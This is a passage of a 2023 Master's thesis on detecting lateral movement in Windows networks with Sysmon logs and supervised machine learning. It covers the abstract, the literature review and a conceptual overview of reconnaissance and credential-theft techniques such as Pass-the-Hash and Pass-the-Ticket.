Ανίχνευση Πλευρικής Κίνησης στην Πλατφόρμα MS Windows μέσω Τεχνικών Επιτηρούμενης Μηχανικής Μάθησης

Η Διπλωματική εργασία κατατέθηκε στο τμήμα
Μηχανικών Πληροφοριακών & Επικοινωνιακών Συστημάτων
της Πολυτεχνικής Σχολής του Πανεπιστημίου Αιγαίου

UNIVERSITY OF THE AEGEAN

Στεφανία Αλτίνη

Επιτροπή

Επιβλέπων: Καθηγητής Γεώργιος Καμπουράκης
Μέλος επιτροπής 1: Γεώργιος Στεργιόπουλος
Μέλος επιτροπής 2: Καπόρης Αλέξιος

Σεπτέμβριος 2023

Detecting Lateral Movement in MS Windows through Supervised Machine Learning

A thesis statement submitted to the
Department of Information & Communication Systems Engineering
School of Engineering of the University Of The Aegean

UNIVERSITY OF THE AEGEAN

Stefania Altini

Committee

Supervisor: Professor Georgios Kambourakis
Commitee member 1: Georgios Stergiopoulos
Commitee member 2: Kaporis Alexios

September 2023

Δήλωση Αυθεντικότητας

Βεβαιώνω ότι είμαι συγγραφέας αυτής της διπλωματικής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης έχω αναφέρει τις πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Τέλος, βεβαιώνω ότι αυτή η διπλωματική εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του μεταπτυχιακού προγράμματος σπουδών του Τμήματος Μηχανικών Πληροφοριακών και Επικοινωνιακών Συστημάτων του Πανεπιστημίου Αιγαίου στη Σάμο. Τέλος, βεβαιώνω ότι για την προετοιμασία και τη συγγραφή της πτυχιακής εργασίας δεν χρησιμοποιήθηκε οποιαδήποτε εφαρμογή τεχνητής νοημοσύνης που επιτρέπει διάλογο και απαντήσεις (chatbot), όπως το ChatGPT ή το Bard.

Καρλόβασι, Σεπτέμβριος 2023

Στεφανία Α. Αλτίνη

Statement of Authenticity

I declare that this Master's thesis is my own work and was written without literature other than the sources indicated in the bibliography. Information used from the published or unpublished work of others has been acknowledged in the text and has been explicitly referred to in the given list of references. This Master's thesis has not been submitted in any form for another degree or diploma at any university or other institute of tertiary education. Lastly, I assure that for the preparation and writing of this dissertation no artificial intelligence application that allows dialogue and answers (chatbot), such as ChatGPT or Bard, was used.

Karlovasi, September 2023

Stefania A. Altini

Περίληψη

Η ψηφιακή εποχή, η οποία χαρακτηρίζεται από πολύ υψηλό βαθμό διαδικτύωσης και παραγωγής μεγάλου όγκου δεδομένων, έχει επιφέρει σύνθετες προκλήσεις στον τομέα της κυβερνοασφάλειας. Μεταξύ αυτών συγκαταλέγονται και οι επιθέσεις πλευρικής μετακίνησης τις οποίες χρησιμοποιούν οι επιτιθέμενοι για να περιηγηθούν κρυφά εντός των δικτύων, να εκμεταλλευτούν τα τρωτά σημεία τους, και να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε κρίσιμα περιουσιακά στοιχεία. Η παρούσα διπλωματική εργασία, αναγνωρίζοντας τους περιορισμούς των συμβατικών μηχανισμών άμυνας στον κυβερνοχώρο, διερευνά τις δυνατότητες των αρχείων καταγραφής Sysmon της πλατφόρμας των MS Windows ως πηγή πληροφορίας για την ανίχνευση συμβάντων επιθέσεων πλευρικής μετακίνησης. Ως εγγενής υπηρεσία συστήματος στα MS Windows, το System Monitor (Sysmon) καταγράφει με λεπτομέρεια μαι ποικιλία δεδομένων δικτύου που αφορούν κακόβουλη και μη δικτυακή κίνηση. Σε αυτό το πλαίσιο, η παρούσα διπλωματική εργασία υποστηρίζει ότι, σε συνδυασμό με τις δυνατότητες που προσφέρει η μηχανική μάθηση, τα αρχεία καταγραφής Sysmon μπορούν να συμβάλλουν αποτελεσματικά στην ανίχνευση LM. Σε αυτήν την κατεύθυνση, υλοποιείται εικονικό εργαστηριακό περιβάλλον, το οποίο προσομοιώνει πραγματικά σενάρια επιθέσεων δικτύου με χρήση τεχνικών LM. Τα δεδομένα που συλλέγονται από το Sysmon τροφοδοτούνται σε αλγορίθμους επιβλεπόμενης μηχανικής μάθησης προκειμένου να αξιολογηθεί η επίδοσή τους στην ανίχνευση LM. Συγκεκριμένα αναλύεται η λογική, ο υποκείμενος μηχανισμός και η αποτελεσματικότητα κάθε αλγορίθμου στο πλαίσιο της ανίχνευσης συμβάντων LM. Συνοψίζοντας, η παρούσα διπλωματική εργασία παρουσιάζει μια τεκμηριωμένη πειραματική προσέγγιση για την κατανόηση και την αντιμετώπιση επιθέσεων LM με τη βοήθεια τεχνικών μηχανικής μάθησης.

© 2023
Στεφανία Αλτίνη
Τμήμα Μηχανικών Πληροφοριακών & Επικοινωνιακών Συστημάτων
Πανεπιστήμιο Αιγαίου

Abstract

The digital age, characterised by a very high degree of online and big data generation, has brought about complex challenges in the field of cybersecurity. Among these are Lateral Movement (LM) attacks which attackers use to surreptitiously navigate within networks, exploit vulnerabilities, and gain unauthorized access to critical assets. Recognizing the limitations of conventional cyber defense mechanisms, this master's thesis explores the potential of the Sysmon logs of the MS Windows platform as a source of information for detecting LM attack events. As an inherent system service in MS Windows, these logs are a variety of network data concerning malicious and non-network traffic. In this context, the present work argues that, in combination with the capabilities offered by Machine Learning (ML), Sysmon logs can contribute effectively to LM detection. To this end, a virtual laboratory environment is implemented, which simulates real network attack scenarios using LM techniques. In this context, the present work argues that, in combination with the capabilities offered by ML, Sysmon logs can contribute effectively to LM detection. In this direction, a virtual laboratory environment is implemented, which simulates real network attack scenarios using LM techniques. The data collected by Sysmon are fed into supervised machine learning algorithms in order to evaluate their performance in LM detection. More specifically, the rationale, the underlying mechanism and the effectiveness of each algorithm in the context of LM event detection is analyzed. To summarize, this master's thesis presents an evidence-based experimental approach for understanding and countering LM attacks using machine learning techniques.

© 2023
Stefania Altini
Department of Information and Communication Systems Engineering
University of the Aegean

Contents

Figures

Tables

Acronyms

AD Active Directory

APT Advanced Persistent Threats

ARP Address Resolution Protocol

CME CrackMapExec

CNN Convolutional Neural Networks

CTIO Cyber Threat Intelligence Ontology

DC Domain Controller

DT Decision Trees

EDR Endpoint Detect and Response

EoRS Exploitation of Remote Services

EoHT Exploitation of Hashing Techniques

FP False Positive

FN	False Negative
FUD	Fully UnDetectable
GT	Golden Ticket
HUMINT	Human Intelligence
HIPS	Host Intrusion Prevention System
ICs	Integrated Circuits
IDS	Intrusion Detection System
KRBTGT	KERBeros Ticket Granting Ticket
KDC	Key Distribution Center
KNN	k-Nearest Neighbours
LANL	Los Alamos National Lab
LM	Lateral Movement
LHOST	Local Host
LPORT	Local Port
LightGBM	Light Gradient Boosting Machine

LSASS	Local Security Authority Subsystem Service
ML	Machine Learning
MS-NRPC	Netlogon Remote Protocol
OAC	Offensive AI Capabilities
PEX	Python_Evtx_Analyzer/
PoC	Proof of Concept
PtH	Pass-the-Hash
PtT	Pass-the-Ticket
RPC	Remote Procedure Call
RCE	Remote Code Execution
RDP	Remote Desktop Protocol
RNN	Recurrent Neural Network
RF	Random Forest
SDKs	Software Development Kits
SIEM	Security Information and Event Management

SIGINT	Signal Intelligence
SMB	Service Message Block
SOHO	Small Office Home Office
ST	Silver Ticket
SVM	Support Vector Machine
Sysmon	System Monitor
SSP	Security Support Provider
SSPI	Security Support Provider Interface
TP	True Positive
TN	True Negative
TGS	Ticket Granting Service
TGT	Ticket Granting Ticket
VM	Virtual Machine

Chapter 1

Introduction

1.1 Introduction

In today's hyper-connected digital landscape, malicious entities are constantly looking for illegal ways to infiltrate networks, extend their privileges, and compromise critical infrastructure. Central to this complex cyber threat and defense game is the LM phenomenon. Traditionally understood as a sequence of tactics used by adversaries to gain unauthorized access to network endpoints, LM underscores the depth and breadth of Advanced Persistent Threats (APT) in modern cyberspace. These tactics, subtly meandering through the network, underscore the urgent need to evolve the respective defensive mechanisms, paving the way for new detection methodologies rooted in ML and sophisticated log analysis.

1.1.1 LM: Unveiling its Depth and Implications

Historically, cyberattacks were characterized by isolated incursions with immediate and tangible impacts. In stark contrast, LM signifies the paradigm shift toward more covert, sustained, and sophisticated attacks. Adversaries employing LM not only seek initial network access, but also engage in clandestine activities. They aim to learn the infrastructural layout, ensuring continued unauthorized access, and, in the ultimate act of subterfuge, escalate their privileges for data exploitation.

While pivoting and LM might seem synonymous in some cybersecurity lexicons, subtle nuances set them apart. That is, pivoting typically denotes the act of jumping between network hosts, while LM encapsulates both this movement and the concomitant privilege escalation.

1.1.2 The critical turning point: Sysmon and ML

Mitre's ATT&CK Framework and the exploits of cyber espionage groups such as APT39 and APT29 have painted a vivid picture of the dangers of uncontrolled LM. Given the voluminous and complex nature of network logs, traditional detection methods, including Endpoint Detect and Response (EDR) systems, have faced challenges in detecting these covert movements.

Addressing this contemporary issue, our research dives into the capabilities of Sysmon logs. As an integral system service in MS Windows, Sysmon provides a goldmine of data that, when combined with ML techniques, promises unprecedented insights for LM detection.

The present thesis presents topics ranging from fundamental concepts to advanced methodologies, experimental procedures and insightful discussions. Our effort is not only to present a new perspective on LM detection, but also to pave the way for future scientific pursuits, ensuring that our digital frontiers remain secure in the face of evolving threats.

1.2 Thesis aim and scope

This master's thesis is primarily geared towards achieving the following objectives:

1. **Comprehensive Analysis of LM Techniques:** This thesis presents an extensive study of LM techniques, encompassing their various forms, methodologies, and objectives. The aim is to provide a detailed exploration of LM within the context of sophisticated cyber threats, shedding light on the intricacies and strategic importance of these techniques in modern cybersecurity landscapes. It delves into the characteristics and aims of different LM methods, distinguishing them from traditional, isolated cyberattacks. By examining LM in-depth, this research contributes to a more profound understanding of how these techniques operate and evolve, and underscores their significance in anticipating and mitigating advanced cyber threats.

2. **Exploration of Sysmon Logs for Detection:** Recognizing the limitations of traditional detection mechanisms, it focuses on harnessing the capabilities of Sysmon logs. As a native system service in MS Windows, Sysmon offers rich, detailed data that can potentially transform the detection landscape. The thesis investigates how Sysmon logs, coupled with ML techniques, can be utilized for superior detection of LM attacks.

3. **Practical Application in a Virtual Laboratory Setting:** A hands-on component involves creating a virtual lab (testbed) to simulate real-world

scenarios. This practical exploration allows for the execution and analysis of LM techniques, providing empirical data for deeper study.

4. **Advanced Data Processing and Analysis:** Focus is given to sophisticated methods of data preprocessing and transformation, from the initial stages of capturing data using Sysmon to leveraging tools like PEX, and techniques like One-Hot Encoding and Min-Max scaling. The aim is to ensure that the data is in the best possible form for effective ML modeling.

5. **Evaluating ML Algorithms for LM Detection:** The work evaluates several supervised ML algorithms to identify the most effective ones in detecting LM attacks. This includes a comprehensive implementation and comparison of these algorithms using Sysmon log data.

6. **Setting a Path for Future Research:** Lastly, the thesis offers insights for ongoing research. It lays a foundation for future studies in LM detection, positioning this work as a stepping stone towards enhanced cybersecurity measures.

Overall, based on the contemporary relevant literature, the present master's thesis aims to provide a comprehensive, practical, and innovative approach to detecting LM attacks, leveraging Sysmon logs and supervised learning techniques.

1.3 Thesis structure

The rest of this master's thesis covers the following:

1. **Chapter 2: Related Work**
   In this chapter, a critical review of the existing body of literature concerning LM is done. The endeavor here is to identify gaps in current understanding and methodologies, offering both a summary and a critique of existing strategies, tools, and findings in the realm of LM detection using Supervised ML techniques.

2. **Chapter 3: LM Attacks**
   A deeper exploration of the anatomy of LM is undertaken, providing readers with a comprehensive understanding of its inherent techniques. The theoretical discussions are supplemented by practical analysis, aligning our exposition with the well-acknowledged MITRE FiGHT tactics list. This ensures both depth and breadth in understanding the subject.

3. **Chapter 4: LM Testbed**
   The heart of our empirical approach is introduced. Here, we outline the construction and nuances of a virtual lab environment, designed meticulously to simulate real-world network infrastructures. This serves as the experimental playground, aiding in demonstrating Windows-based LM attacks and data acquisition for subsequent analyses.

4. **Chapter 5: Execution of LM Techniques in Windows Operating System Environments**
   Building on the previous chapter, we detail the execution of diverse LM techniques within our simulated Windows environment. Each technique is dissected, offering insights into its modus operandi, success metrics, and potential detection avenues.

5. **Chapter 6: Methodology, Data Preprocessing, and Handling**
   This chapter provides a rigorous exposition of our methodological approach. From the initial stages of data capture using Sysmon to the intricacies of preprocessing via the Python_Evtx_Analyzer/ (PEX) tool, we delve into every stage of dataset transformation. Discussions about One-Hot Encoding, Min-Max scaling, and other data handling techniques set the stage for the modeling that ensues.

6. **Chapter 7: ML for LM Detection**
   In this analytical core of our thesis, we harness the processed datasets to explore a series of supervised ML algorithms tailored for LM detection. Beyond the mere application of these algorithms, we provide rationales for their selection, their underlying mechanisms, and their efficacy in the LM context. A detailed comparative analysis, based on varied performance metrics, culminates this chapter, offering a clear direction on the optimal strategies for LM detection.

7. **Chapter 8: Conclusions and Future Work**
   This last chapter distills the core findings of the thesis, highlighting the significance of LM detection, the robustness and proficiencies of various ML models, and the paramount importance of data preprocessing. We reiterate the effectiveness of supervised ML techniques like *LightGBM*, Random Forest, and others in the context of LM detection. The chapter further outlines prospective paths for future research, emphasizing deep learning models, transfer learning, and real-time detection strategies, among others. We conclude by emphasizing the ever-evolving nature of cyber threats and the constant need for innovative and effective detection mechanisms.

Chapter 2

Literature Review

2.1 Background and Related work

LM detection in networks, especially leveraging ML techniques, has been at the forefront of cybersecurity research. This has been mainly driven by the growing complexity and stealthiness of APTs, which employ LM as a critical tactic after a network breach. Various methods and approaches have been proposed to tackle this challenge, lately, with a particular focus on the Windows Sysmon logs as a rich source of relevant information.

The work of [13] sheds light on the significance of system logs as crucial audit trails to discern system anomalies, particularly during security breaches. This study particularly leveraged Recurrent Neural Network (RNN)s for efficient analysis of Sysmon event logs in Windows-based systems, demonstrating a high precision in malware identification. Emphasizing the challenges of analyzing the vast and diverse log data, the study introduces an ML-based method, particularly leveraging RNNs, for efficient system log analysis. Targeting Windows-based systems due to their dominance and susceptibility, the proposed approach focused on Sysmon event logs. Notably, the method demonstrated a high precision of 95.5% in identifying malware, surpassing traditional methods like Support Vector Machine (SVM). The study underscores the urgent need for automated solutions given the widespread deficiency of security expertise in many organizations.

Delving deeper into the realm of Sysmon for LM detection, the work in [61] significantly enhanced the Sysmon tool's initialization capabilities. Utilizing the MITRE ATT&CK database, the research resulted in the creation of the *PEX*, a comprehensive Python tool, developed to automate parsing of a vast dataset of 870K Sysmon logs. Their efforts yielded a high True Positive rate of roughly 95% for LM identification. The study's significance is underscored by its introduction of a novel EDR policy. This policy, combined with potential ML applications, presents a promising foundation for an LM-focused Intrusion Detection System (IDS). This work plays a pivotal role in redefining EDR strategies and pushing the boundaries of current LM detection mechanisms.

Following in the footsteps of such innovative endeavors, a more recent study by the same author, Smiliotopoulos [62], deepens the exploration into Sysmon log-based LM detection. This research took a holistic approach, harnessing supervised ML techniques and pushing the boundaries further. A standout feature of this study is the exceptional F1 and AUC metrics achieved, especially given the complexity of addressing the problem as a multiclass classification task. Moreover, they ventured into uncharted territories by creating labeled datasets derived from Sysmon logs – a challenge that had been scarcely tackled previously. One key contribution of their work was the development of an open-source tool to convert Sysmon logs into datasets for ML models. The researchers formulated a multiclass classification problem and provided an in-depth methodology for feature selection, data preprocessing, and feature importance. Their work stands out in the context of the LM detection ecosystem, as they address challenges previously unexplored in depth, such as creating labeled datasets from Sysmon logs. This work serves as a testament to the evolving capabilities of ML in detecting LM and emphasizes the untapped potential of Sysmon logs as a goldmine for security insights.

A considerable emphasis has been placed on the potential of logs and advanced algorithms in discerning malicious activities. The seminal work titled Data-Driven by Mavroeidis et al. [40] laid foundational insights into this realm. The research achieved outstanding results by developing the Cyber Threat Intelligence Ontology (CTIO), which promotes for a dynamic threat hunting system that classifies system operations into certain threat levels based on Sysmon logs. While Security Information and Event Management (SIEM) systems traditionally aggregate log files to flag discrepancies, the new approach zeroes in on Sysmon, with a distinctive focus away from conventional NoSQL database systems. The end result is a dynamic threat hunting system that classifies system processes into varying threat levels, allowing for real-time responses to potential security breaches. This ontological approach, specifically tailored for Sysmon, offers an innovative perspective in the field of automated end-point threat detection.

Building on the concept of utilizing logs, the study by Bian et al. [5] took an ML approach. Instead of focusing solely on system processes, this work emphasized graph-based features derived from host authentication logs. In more detail, the study utilized the Los Alamos National Lab (LANL) dataset and underscored the importance of early detection. ML classifiers were evaluated, particularly emphasizing graph-based features extracted from host authentication logs. While traditional features for ML-based intrusion detection were considered, graph-based features offered deeper insights into malicious behaviors. The research indicated that such features can capture complex communication patterns used by stealthy attackers, a domain previously not well-addressed. Challenges like the sparsity of malicious activities in large networks and imbalanced datasets were also discussed, and the research suggested methods to improve classification performance in these scenarios. Their results lucidly showcased the prowess of these features in unmasking the intricate communication schemes devised by clandestine attackers.

Another critical aspect of LM is the Remote Desktop Protocol (RDP). The research by [3] shed light on this, identifying the rampant unauthorized use of RDP as a prevalent LM tactic. Through the utilization of Windows event logs, they proposed an anomaly detection approach that effectively distinguishes malicious RDP sessions from benign ones. Specifically, emphasizing the crucial stage of LM, the study identified the frequent unauthorized use of the RDP. By leveraging Windows event logs, an anomaly detection approach was proposed to identify malicious RDP sessions. Various ML techniques were applied, with their model emerging as the optimal choice for classifying RDP sessions, outperforming prominent state-of-the-art methods. The research synthesized a dataset combining two public sources and has highlighted plans for future refinements, including expanding to other session-based protocols.

Differentiating LM detection methods, a work by Chen et al. [14] incorporated the concept of network embedding. The method constructs a host communication graph, synthesizing information from hosts, traffic, and correlations, extracting and iteratively learning essential features from the original network data. This approach aggregates features by incorporating neighboring features, optimizing through correlation coefficient and community partition algorithms. A standout feature is the usage of a denoising autoencoder to optimize feature dimensions, which is further refined using classified data labels. Remarkably, this method reported a remarkable average accuracy, showcasing both its flexibility in adapting to multiple data types and its high precision in malicious activity detection

Focusing on system roles, Powell's Role-based LM Detection with Unsupervised Learning [52] argued for an innovative unsupervised learning framework. This method leverages the concept of system roles, highlighting that over normal operations, systems tend to consistently connect to a specific set of roles. Connections outside this rule raise potential red flags for LM. The approach is based on the premise that the processes underlying these connections follow temporal patterns based on the systems' roles, making deviations indicative of anomalous activities. Tested on an operational enterprise network, the method was promising, with detection rates around 70%. The authors emphasize the potential of enhancing cyber defense capabilities by moving beyond traditional rule-based systems and signatures, focusing instead on behavior-based patterns and system roles. This work underlines the pressing need to detect sophisticated cyber threats that utilize authorized LM, a prevalent technique in modern cyberattacks.

In the broad horizon of network security research, the study of Chatzoglou et al. [12] occupies a pivotal position, introducing an innovative approach to intrusion detection in the increasingly ubiquitous world of Wi-Fi networks. As the technological landscape changes and our reliance on Wi-Fi connectivity grows, ensuring the security of these networks has never been more important. Chatzoglou and his team, recognizing this necessity, embarked on a comprehensive exploration of both 802.11 and non-802.11 features. Their innovative methodology combines knowledge from application-layer vulnerabilities with those from the network layer, resulting in a detection system that is not only robust but also adaptive to the evolving nature of wireless threats. Their work's significance is magnified by its timeliness, addressing the vulnerabilities in the very fabric of our modern digital communication. By merging different data streams and leveraging a multifaceted approach, Chatzoglou et al. have not only set a new gold standard in Wi-Fi security research but have also provided a beacon for subsequent studies aiming to fortify the security of wireless landscapes in an increasingly interconnected world.

Another key contribution to the field comes from the research of El-Hadidi [29]. While Mutex objects are often overlooked in mainstream security research, this work elevates their significance by demonstrating their potent utility in unraveling covert LM. Their research centered arround the use of Mutex objects—memory constructs developers use to prevent simultaneous thread access, which malicious actors exploit to prevent re-infecting the same host. The study's approach was oriented towards enhancing the detection accuracy of Mimikatz, especially during its LM manipulations involving Mutex objects and DLL loading. The objective was to quickly pinpoint any Mimikatz iteration within network environments. The study's findings provide crucial insights into the behavioral patterns of advanced threats leveraging Mutex for lateral operations. In terms of future work, the authors expressed intent to enhance Mimikatz detection capabilities against obfuscated or dynamically generated versions. Furthermore, they plan to advance API request sequencing for heightened visibility of LM tools in APT campaigns, enhancing the efficacy of Host Intrusion Prevention System (HIPS) and EDR products. El-Hadidi's work meticulously uncovers the intricate relationship between Mutex patterns and malicious activities, providing cybersecurity professionals with a fresh and potent tool to combat sophisticated threats.

Lastly, the research by Kaiafas [32] adds another dimension to the discourse. Instead of solely focusing on the features or patterns of threats, this study illuminates the crucial role of trust in anomaly detection. Kaiafas emphasizes that in the vast sea of security logs, it's the trustworthiness of authentication events that often holds the key to identifying malevolent actors. By incorporating trust as a pivotal parameter in their detection algorithm, the work accentuates the nexus between trust evaluation and effective anomaly detection, pushing the boundaries of contemporary security examples.

In summary, the landscape of LM detection has evolved significantly over recent years, with an increasing focus on leveraging system logs and supervised or unsupervised ML techniques. This thesis builds upon the foundational insights from these prior works, aiming to advance the state-of-the-art in LM detection based on Sysmon log features through supervised learning [63].

Chapter 3

Lateral Movement Techniques

3.1 LM Attacks

This chapter endeavors to integrate theoretical exposition and empirical examination of the essential strategies of LM. This is accompanied by a comprehensive analysis of the contextual background and the executed attacks. The attacks that will be mentioned are in line with the strategies outlined in the MITRE FiGHT framework [66].




Figure 3.1: MITRE enterprise ATT&CK model that visualizes the 32 OAC, indicating that OAC directly helps the intruder to achieve the attack step [46]

Building on the detailed framework presented by [35], which elucidates the technical aspects and objectives of each stage in cyberattacks [45] emphasizes the significance of the initial access phase. Often, the first stage typically involves navigating through multiple systems and user accounts to achieve the attackers' end goal. This process, is a strategic move involving techniques that allow adversaries to penetrate and control remote systems within a network, effectively amounting to horizontal privilege escalation. A key component of LM is the systematic exploration of the network to identify high-value targets, such as domain controllers and email servers, which often store sensitive and high-authority data. The ability to navigate this landscape efficiently is critical to the success of the attack [24].

In the context of environments ranging from Small Office Home Office (SOHO) networks to larger corporate infrastructures, the impact of these attack techniques is profound. The integrity and effectiveness of the existing security infrastructure, as well as the ability of the attackers to achieve their objectives, hinge significantly on the successful implementation of LM strategies. According to [25] comprehensive analysis of cyber threats, this underscores the need for robust security measures capable of identifying and mitigating such movements. This integrated approach to understanding and countering LM is pivotal in enhancing cybersecurity defenses against these sophisticated attacks.

3.1.1 LM Attack Analysis

LM encompasses a set of techniques employed by malicious actors to broaden their reach within a compromised network, be it in small-scale SOHO setups or expansive corporate infrastructures. Such tactics enable attackers to escalate their administrative privileges, thereby seizing control of numerous network assets and fulfilling their malicious intentions. The process begins with gaining initial access to any part of the network, irrespective of the credential authority level in relation to the desired system. The ultimate objective of infiltrating a specific computing system is realized by consistently scanning and assessing various network components, pinpointing accounts that may grant elevated user privileges



Reconnaissance
Initial Access
Privilege Escalation
Lateral Movement
Exfiltration
Pre- Information Gathering
Initial Foothold Within the Network
Obtained Higher-Level Permission
Search for Sensitive Assets
Data Theft

Figure 3.2: Visualization of the attack Kill Chain [10]

The process depicted in Figure 3.2 offers a glimpse into the attackers' methodology when performing LM attacks. For these attacks to be successful, thorough preparation and high quality intelligence gathering is essential. More specifically, attackers begin their plan by inspecting the intended target, gathering data about the organization, its assets and potential vulnerabilities. Equipped with this information, they determine the optimal time to launch their attack. Depending on their identification, attackers define the most effective techniques for each stage of the attack lifecycle. The integration of both Human Intelligence (HUMINT) and Signal Intelligence (SIGINT) further highlights the diverse methodologies attackers use to gather data and facilitate sophisticated LM attacks.

Such attacks can leverage a number of offensive tools, exploiting system or application flaws for unauthorized access. While attackers may deploy their own remote access utilities for LM, some may opt for valid credentials and native operating system utilities, often because they are more discreet. This suggests that attackers are developing a plethora of tactics to surreptitiously navigate, shaping their infiltration strategy within the network. This can include using the Metasploit framework, spreading malware on the target system to gain remote access with the psexec module, or even advanced maneuvers such as the Golden and ST attacks. The latter exploits the penetration testing tool *Mimikatz (Kiwi)* [27] from the attacker's terminal, stealing user credentials to bypass the authentication mechanisms of the targeted network computers. Such breaches deeply compromise the privacy and integrity of all transmitted data.

Indeed, during LM attacks, adversaries, armed with a myriad of techniques, may extract credentials from multiple accounts - even those with limited or intermediate access rights. By exploiting elevated privileges, they get closer to their primary target. The attacker's goal is to operate incognito until it becomes difficult for the victim to react. Ideally, by the time their presence is detected, the attacker has already left the system.

In a typical LM attack, outside world and internal corporate network in any network station are separated with a horizontal perimeter line. The horizontal line represents the boundary between the internal network.

According to [4], during a network penetration case, the attackers ought to move in a vertical direction towards the horizontal boundary line, commonly known as a "North to South" movement. Also, according to [72], the anchor point that created when credentials are exposed, usually appeared as an abnormality in the network's activity that gives to adversary the privileged access in any account credential (North to South), allowing him to manipulate network components horizontally and around, till the gradual compromisation of the desired targets (East to West).

Briefly, environment-jumping attacks, known as "North to South" movement, based on this structure: penetrate on-premises or cloud network, access cross-environment credentials, move to the next environment, access more of the network and gain more credentials, repeating until the compromisation of high-value assets. The main stages that constitute an LM technique include the Reconnaissance phase, the Credential and Privilege gathering, as well as the Gaining Access phase. In more detail, the phases by which an attacker moves laterally towards a targeted network as well as the tools that are used to implement it are described as follows:

A Reconnaissance

This phase of network security is crucial as it provides the attackers with a roadmap of the target network, its components, and vulnerabilities, which they can then exploit to launch attacks. As the reconnaissance phase processes, the intruders usually explore the targeted network infrastructure and other digital assets to pull information on hierarchies, OSes, devices and sensitive data, performing administrative actions to many built-in tools in any operating system connected to the network. During this phase, the attackers attempt to make internal reconnaissance efforts, using different techniques and tools to gain access to the network system. This procedure is essential to acquire intelligence, keep them from the risk of being detected. Upon achieving initial access to a device in the target network, their subsequent actions typically include pinpointing the machine's geographical location, surveying available resources, and evaluating any existing firewalls or similar security measures. This assessment is crucial for planning their further movements within the network and strategizing to bypass potential obstacles on their path to the intended goal. When accessing the system, they can malevolent damage it in the whole. This intel gathering is a precursor to the attack, which is launched with the help of state-of-the-art specialized tools, like Netstat, IPconfig, Powershell, ARPshell, etc.

- *Netstat* can be utilized as a built-in tool to gain critical knowledge by displaying the device's current network connections. This feature allows attackers to understand the interconnections within a network.
- *Local Routing Table* tracks and displays all the current routes and paths of the interconnected network hosts.
- *IPConfig/IFConfig* commands utilization grant unauthorized individuals the ability to gain access to diverse network setups and ascertain location-related data.
- *Address Resolution Protocol (ARP) cache* facilitates the retrieval of data regarding the correspondence between IP addresses and physical (MAC) addresses, thereby disclosing the association between network IP addresses and their corresponding physical addresses. The provided information has the potential to serve enabling the purpose of targeting specific machines inside a network, as well as for the implementation of evasion strategies.

- *PowerShell*, a versatile scripting language and command-line interface, is often employed by intruders to pinpoint users with administrative privileges, marking them as prime targets. This identification provides attackers with a broad spectrum of tools for conducting vulnerability assessments and mapping networks, which can subsequently be exploited for malicious purposes. [24].
- *Nmap*, a free and open-source utility, is a classic active probing technique tool for network discovery and security auditing, which requires the user to type a set of commands to initiate scanning. It is specifically initialized to identify open ports around the various network components and equally effective for host detection.

B Credential Dumping and Privilege Escalation

On completion of the reconnaissance phase, the attacker must gain access to credentials or escalate privileges. Credentials harvesting is an illegal way to massive compromise an entire network system, through “credential dumping”, that involve social engineering tactics, such as typo squatting and phishing attacks. Other common LM techniques for stealing permissions are [20]:

(a) *Keyloggers/Keylogging tools*: the attacker acquires access by sending either an infected file or a phishing email.

(b) *Pass-the-Hash (PtH)*: the malevolent captures an authenticated hash, using it to attempt LM;

(c) *Pass-the-Ticket (PtT)*: after using a tool such as Mimikatz (Kiwi) to extract Kerberos authentication tickets, adversary can authenticate without a user’s password creating or intercepting and, then, reusing Kerberos tickets to impersonate a legitimate user;

Certainly, these techniques fall into the general category of Credential Access. According to MITRE ATT&CK, the vector of attacking techniques mentioned as “credential theft” or “credential harvesting”. The threat actor’s goal is to obtain valid usernames and passwords that can be used to gain unauthorized access to systems, networks, and sensitive information. Keylogging and credential dumping are two common techniques used to steal credentials. The first one involves capturing keystrokes made by a user, while the second refers to the process of extracting stored passwords from a compromised system [67].

Having access to legitimate credentials can give an attacker a significant advantage in achieving their goals, as they can operate within the network undetected, impersonating a legitimate user. To prevent this type of attack, organizations should implement strong password policies, multifactor authentication, and regular password changes. Additionally, monitoring for unusual activity and regularly auditing system logs can help detect when an attacker has obtained valid credentials.” [67].

C Gaining Access

